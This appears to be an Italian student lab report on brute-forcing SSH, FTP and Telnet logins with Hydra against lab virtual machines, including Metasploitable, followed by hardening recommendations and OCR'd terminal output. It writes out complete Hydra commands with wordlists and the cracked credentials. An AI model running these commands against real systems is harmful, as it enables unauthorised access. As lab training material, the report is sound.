Report di Sicurezza: Attacco di Forza Bruta su Servizi di Rete

Introduzione

In questo report descrivo il processo e i risultati dell'attacco di forza bruta effettuato su vari servizi di rete utilizzando Hydra. L'obiettivo dell'esercitazione è stato di verificare la vulnerabilità dei servizi Telnet, SSH e FTP su macchine virtuali configurate in un ambiente di test controllato.

Configurazione dell'Ambiente

Ho configurato due macchine virtuali Kali Linux in un ambiente VirtualBox:

- **Kali Linux Attaccante**: IP 192.168.1.12
- **Kali Linux Bersaglio**: IP 192.168.1.128
- **Metasploitable**: IP 192.168.1.101

Fase 1: Configurazione del Servizio SSH

1. **Creazione di un nuovo utente su Kali Linux (macchina bersaglio):**

bash

Copia codice

sudo adduser test_user

2. **Attivazione del servizio SSH:**

bash

Copia codice

sudo service ssh start

3. **Modifica del file di configurazione del demone SSH:**

bash

Copia codice

sudo nano /etc/ssh/sshd_config

4. **Test della connessione SSH dal Kali Linux attaccante:**

bash

Copia codice

ssh test_user@192.168.1.128

Fase 2: Utilizzo di Hydra per il Cracking delle Credenziali SSH

1. **Installazione di seclists:**

bash

Copia codice

sudo apt update sudo apt install seclists

2. **Esecuzione di Hydra per il cracking delle credenziali SSH:**

bash

Copia codice

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.128 -t 4 ssh -V

3. **Risultati:** Le credenziali valide trovate sono state:
    - **Login: test_user**
    - **Password: testpass**

Fase 3: Configurazione del Servizio FTP

1. **Installazione e avvio del servizio FTP sul bersaglio:**

bash

Copia codice

sudo apt install vsftpd sudo service vsftpd start

2. **Creazione di un utente per FTP:**

bash

Copia codice

sudo adduser ftp_user

3. **Esecuzione di Hydra per il cracking delle credenziali FTP:**

bash

Copia codice

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.128 -t 4 ftp -V

4. **Risultati:** Le credenziali valide trovate sono state:
    - **Login: test_user**
    - **Password: testpass**

Fase 4: Attacco a Telnet su Metasploitable

1. **Verifica della connessione alla macchina Metasploitable:**

bash

Copia codice

ping 192.168.1.101

2. **Esecuzione di Hydra per il cracking delle credenziali Telnet:**

bash

Copia codice

hydra -l msfadmin -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 192.168.1.101 telnet -V

3. **Risultati:** Le credenziali valide trovate sono state:
    - **Login: msfadmin**
    - **Password: 666666**
4. **Verifica dell'accesso Telnet:**

bash

Copia codice

telnet 192.168.1.101


Conclusioni e Raccomandazioni


L'esercitazione ha dimostrato come servizi di rete mal configurati possano essere vulnerabili ad attacchi di forza bruta. Le credenziali deboli e comuni sono facilmente individuabili utilizzando tool come Hydra. Di seguito alcune raccomandazioni per migliorare la sicurezza:


1. **Utilizzo di password complesse:**
    - Evitare password semplici e comuni.
    - Implementare politiche di password che richiedano complessità.
2. **Cambio delle porte di default:**
    - Cambiare le porte di default dei servizi per ridurre la possibilità di rilevamento.
3. **Abilitazione di autenticazione a due fattori (2FA):**
    - Implementare 2FA per aggiungere un ulteriore livello di sicurezza.
4. **Disabilitazione di servizi non sicuri:**
    - Disabilitare Telnet in favore di SSH, che è più sicuro.
5. **Monitoraggio e Logging:**
    - Implementare sistemi di monitoraggio per rilevare e rispondere tempestivamente a tentativi di accesso non autorizzati.


L'esercitazione ha fornito una comprensione pratica delle vulnerabilità dei servizi di rete e dei metodi per mitigarle.


Screenshot



Kalilinuk bersaglio [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
20:52
kali@kali: ~
File Actions Edit View Help
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.600 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.602 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.616 ms
64 bytes from 192.168.1.12: icmp_seq=4 ttl=64 time=0.744 ms
^C
— 192.168.1.12 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.600/0.640/0.744/0.060 ms
(kali㉿kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
